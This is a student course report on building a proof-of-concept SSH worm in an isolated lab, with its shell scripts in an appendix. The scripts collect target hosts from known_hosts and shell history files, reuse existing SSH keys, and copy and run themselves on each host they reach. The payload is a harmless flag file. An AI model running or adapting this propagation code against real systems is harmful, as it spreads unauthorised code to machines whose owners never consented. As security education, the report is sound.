Making a Worm

December 18th 2018

Class: CS 658 — Cybersecurity

By: Winston Weinert

Contents

1 Overview

Most computer users at some point have experienced issues caused by malware, spyware, worms, and trojans. The usual solution to resolve issues with unwanted infections is to run an antivirus suite. This works, but it's not very interesting. Without particular interest, computer science students do not invest time in understanding the design, behavior, and implementation of malicious code. The most important reason of curiosity aside, understanding malicious code increases employment prospects, as one learns about info-security through such research endeavors.

This is the purpose of this report: experiment with worm propagation methods, various payloads (such as mining a cryptocurrency, running a botnet node, or simply installing a flag), and exploits to elevate access or aide in propagation. These three topics are rather deep and rather wide: there are many different ways to attack a computer system, especially given the design of most computer systems' "tacked-on" security measure and implementation.

2 Goals

Starting out, the project goals were very broad, including:

- Set up a lab environment
- Write host propagation methods
  - SSH and discovering hosts in `.ssh/known_hosts`
  - SSH and using `Host` configurations in `.ssh/config`
  - Add in discovery with network scanning for SSH daemons and trying various logins and ssh keys
- Write user escalation methods
  - brute-force sudo or su to root
  - Use the recent Xorg exploit to gain root
- Write payloads
  - Install a simple flag file
  - Actually propagate the worm into the new user or host
  - The above but with command and control abilities
- Make it modular — In particular make it easy to use different components for each step.

These tasks seems relatively simple, but as discussed in the next section, I opted to do a minimal subset of them. Unfortunately some of my other schoolwork and projects got in the way from going as far as I wanted to, but perhaps this'll be the basis for a more detailed research project.

3 Work Done

From the above outline of goals, the following was completed:

- Set up a lab environment
- Write host propagation methods
  - SSH and discovering hosts in `.ssh/known_hosts`
  - SSH and discovering user/hosts via shell history files (e.g. `.bash_history`)

- Write payloads
  - Install a simple flag file
  - Actually propagate the worm into the new user or host

Mainly I cut out the escalation exploits/scripts, and focused on the core of the project. Everything is very proof of concept. I shall detail the work in subsections for each step.

3.1 Set up a lab environment

I found an older laptop I had used back in high school. It had some issues that prevented me using it for any sort of heavy-duty use. Mainly it couldn't cool itself under load. For this lab, I made it work. I down-clocked the CPU to prevent overheating. In addition, to prevent this "worm" from spreading outside my host and its virtual machines, I removed the WiFi card, and disabled Bluetooth in the bios.

As for the operating system, I chose Alpine Linux because it's very simple, lightweight, and is quick to set up. To install, one simple plugs in bootable media with the standard Alpine installation media on it. The installation media is only 105 Mebibytes; by comparison, most distros installers do not fit on a CDRom (larger than 650 MiB). After plugging in the installation media, one waits a second or two for the system to complete booting, then logs in with username `root` and no password, then simply runs `setup-alpine`. It'll prompt for keyboard layout, timezone, network setup, what ssh daemon to use (if any), what NTP daemon to use (if any), and finally select the disk to install. It's very simple.

After installation, I installed rsync and lighttpd, then proceeded to copy the entire alpine linux package mirror for v3.8. This took about a day, because the transfer rate was limited to around 1 Mebibyte per second, and the total transfer size was about 80 GiB of packages. Then I set up lighttpd to host that package directory. Finally I configured the host to install packages from that local web-server. This way I could install anything I wanted without needing internet access. I used this local repository later on for virtual machine guests.

Next step was to install libvirt, virt-manager, and KVM for virtualization. I chose KVM+libvirt because it is a lot easier to use than VirtualBox, has a cleaner UI, has a cleaner command line, and is proven to work — many hosting companies use KVM with or without libvirt to host VPSes and other virtualized services.

To install, one simply had to install the aforementioned packages, enable a service, install a polkit policy which enables my non-root user to access the libvirt service, and finally configure my user's session to use the system's libvirt session, instead of one created on login for only my user.

Finally, I created an alpine virtual machine to use as a template. I installed alpine in that VM, added some important packages such as iproute2 (for `ip`), and configured it to use an internal network. Interestingly, IPv6 was easy to set up, using prefix `fd00:0000:aaaa::/64`. IPv4 was set up with network `192.168.100.0/24`. The host was also on the network, but it only had the lightttpd serving anything, and that was for installing packages in the guests.

3.2 Write host propagation methods

I wrote two propagation methods. The idea is to use password-less ssh logins and unencrypted ssh private keys found on the servers. In either case, when one runs `ssh the-other-host`, no special interaction is needed to authenticate because either the ssh keypair is installed on the server or its not. I did not attempt to write a bruteforcing component.

The first method simply looks at `~/.ssh/known_hosts` which contains one line per host one connected to using `ssh(1)`. One can simply parse the text before the first space as possible hosts to try logging into.^

The other technique I used was to search shell history files such as `.bash_history`, `.history` and `.zsh_history` for ssh commands. An added benefit here is previous ssh invocations may include the username used to log into the remote server. One searches for command starting with "ssh", then tries running the command to log into the other host.

3.3 Write payloads

My first payload was a simply one-liner to create a file named `flag` on the target (using `touch flag`). This was simply to verify the propagation methods work. An added benefit is it doesn't break anything on the victim, and is easy to reset (simply run `rm flag`.)

The other payload I wrote was one that self-propagates the worm script. It simply runs `scp` to copy over the shell script, then runs `ssh` and executes the same script on each host it successfully logged into. This is a functional — albeit not very powerful — computer worm.

4 Accomplishments

I managed to get the lab machine working. That is a feat given its hardware issues. It is pretty satisfying to get that laptop in a usable, albeit sort of quirky functional state. In addition the lab environment installed on the machine was relatively new to me. This was my first installation of alpine to physical hardware, and am pretty pleased with the default kernel configuration — everything worked. In addition, I did not mention this in the other sections, but I did set up full disk encryption using LVM2 on LUKS. I was pleased to see that on Alpine the installation scripts correctly handled my partitioning and disk encryption set up before I ran the installation scripts.

The fact than only a few tens of shell script can behave like a worm is pretty satisfying. It just works, and it demonstrates the simplicity of the core concepts.

5 Challenges Faced

5.1 Precaution against Airgap

In order to prevent any sort of mishap with leaked malicious specimen, I took some precautions to prevent internet access during normal lab operation. This included removing the WiFi card. Two issues faced with this was knowing what data I should download ahead of time. As it turned out, all I really needed was to download the entire Alpine package repository for the specific version of Alpine I was running on the host and in the virtual machines. This way I could simply install any package I wanted without any internet access. Another set of data I required was some specific documentation for doing things on Alpine. I used a short `wget` one-liner to do this.

The other challenge I had with setting up the airgap is removing the Bluetooth card. Unfortunately this model was released after Lenovo stopped publishing proper FRU (Field-replaceable unit) service documentation and could not find any documentation on how to access the Bluetooth daughter card without completely removing the motherboard from the chassis, which unfortunately was held in with tabs that have become a little brittle due to age. Instead, I took two other precautions: I blacklisted the Bluetooth support in the Linux kernel and more importantly, I disabled the Bluetooth support in the BIOS.

5.2 Hardware issues

The lab machine I utilized is an old laptop, specifically a Lenovo Thinkpad X100e. It had previously been my main laptop back in 2010-2012. I had to retire it early because the CPU and discrete GPU run far too hot for the case to properly cool, resulting in sudden safety shut-offs. For the most part I hadn't experienced the cooling issues when setting up the lab environment, but noticed it shut off a few times. The usual way to get around the poor cooling capabilities of many modern laptops is to down-clock the hardware, which not only increases stability (and prevents shut-offs), but also increases the lifespan of the hardware because it runs cooler, and finally it also runs quieter.

Unfortunately this laptop's AMD Neo X2 (L335) only has two frequency steps: 800 MHz and 1.6 GHz, so in effect I had to half the performance of this computer to fix reliability issues. Without down-clocking, the CPU would occasionally hit beyond 90°C under heavy load. With down-clocking the CPU idles at a "cool" 75°C. To put things in perspective, my *fanless* Acer netbook CPU reaches 60°C under heavy load. Another issue I noticed with this model — probably due to wear — is the chassis allows for board flexing when picked up from the right corner closest to the front of the machine. This causes the system to shut off as well.

I could write a rant about the lack of quality in engineering and acceptable performance characteristics (such as not using hardware that runs far too hot for the cooling) of modern laptops, but that is out of scope.

6 Conclusion

This was a fun project. I wanted to invest more time on it, but that didn't happen. Regardless, I am pleased with the results of a working shell script powered worm. An interesting consequence of this experience is the demonstration of the lack of sophistication necessary to actually write malicious code, though the sky is the limit to the complexity one may add.

I played with hardware, software, and virtual machines. There was a little of everything. Some ways to build upon this project for a more in depth research project would be to add more host propagation methods, user escalation support, and more complicated payloads. In addition, one could modularize the entire worm in such a way that various components can be swapped out without requiring any shell script modifications. I hope to have an opportunity to continue this line of research in a white-hat context in the future.

7 Figures

7.1 Images



Figure 1: virt-manage with network information



Figure 2: Alpine template virtual machine configuration



Figure 3: Discovering targets via `known_hosts` and installing a flag



Figure 4: Discovering targets via shell history then installing a flag



Figure 5: Configuration before the spread of the worm



Figure 6: Output of the worm and proof that it works

7.2 Source

```
#!/bin/sh

known="$HOME/.ssh/known_hosts"

if [ ! -f "$known" ]; then
    exit 1
fi

printf '> Found %s\n' "$known"
```

```
while read; do
    h="$(printf '%s\n' "$REPLY" | awk '{ print $1 }')"
    if ! ssh "$h" true; then
        printf '>> Could not reach %s\n' "$h"
        continue
    else
        printf '>> Found target %s\n' "$h"
        ssh "$h" touch flag
        printf '>> Made flag\n'
    fi
done < "$known"
```

Figure 7: `known_hosts_with_flag.sh` proof of concept host propagation via $\text{known}_{\text{hosts}}$ with flag payload

```
#!/bin/sh

for h in .bash_history .history .zsh_history .mksh_history; do
    if [ -f "$HOME/$h" ]; then
        grep -o 'ssh .*$' "$HOME/$h"
    fi
done | while read; do
    printf '>> Found ssh command: "%s"\n' "$REPLY"
    if $REPLY touch flag; then
        printf '>> Made flag\n'
    else
        printf '>> Failed login.\n'
    fi
done
```

Figure 8: `shell_history_with_flag.sh` proof of nconcept host propagation via shell history with flag payload

```
#!/bin/sh

printf '> On host %s (%s)\n' \
       "$(hostname)" \
       "$(/sbin/ifconfig eth0 | grep -Eo 'inet addr: ?[^ ]*')"
```

```
touch flag
printf '> Made flag\n'

known="$HOME/.ssh/known_hosts"
if [ ! -f "$known" ]; then
    exit 0
fi
printf '> Found %s. Attempting to spread.\n' "$known"

awk '{ print $1 }' "$known" | while read; do
    if ! ssh "$REPLY" true; then
        printf '>> Could not reach %s\n' "$REPLY"
        continue
    else
        printf '>> Found target %s\n' "$REPLY"

        scp -q ~/final.sh "[$REPLY]":\~/
        if ssh "$REPLY" sh final.sh; then
            printf '>> Propagated to %s\n' "$REPLY"
        else
            printf '>> Failed to propagate to %s\n' "$REPLY"
        fi
    fi
done
```

Figure 9: `final.sh` proof of concept worm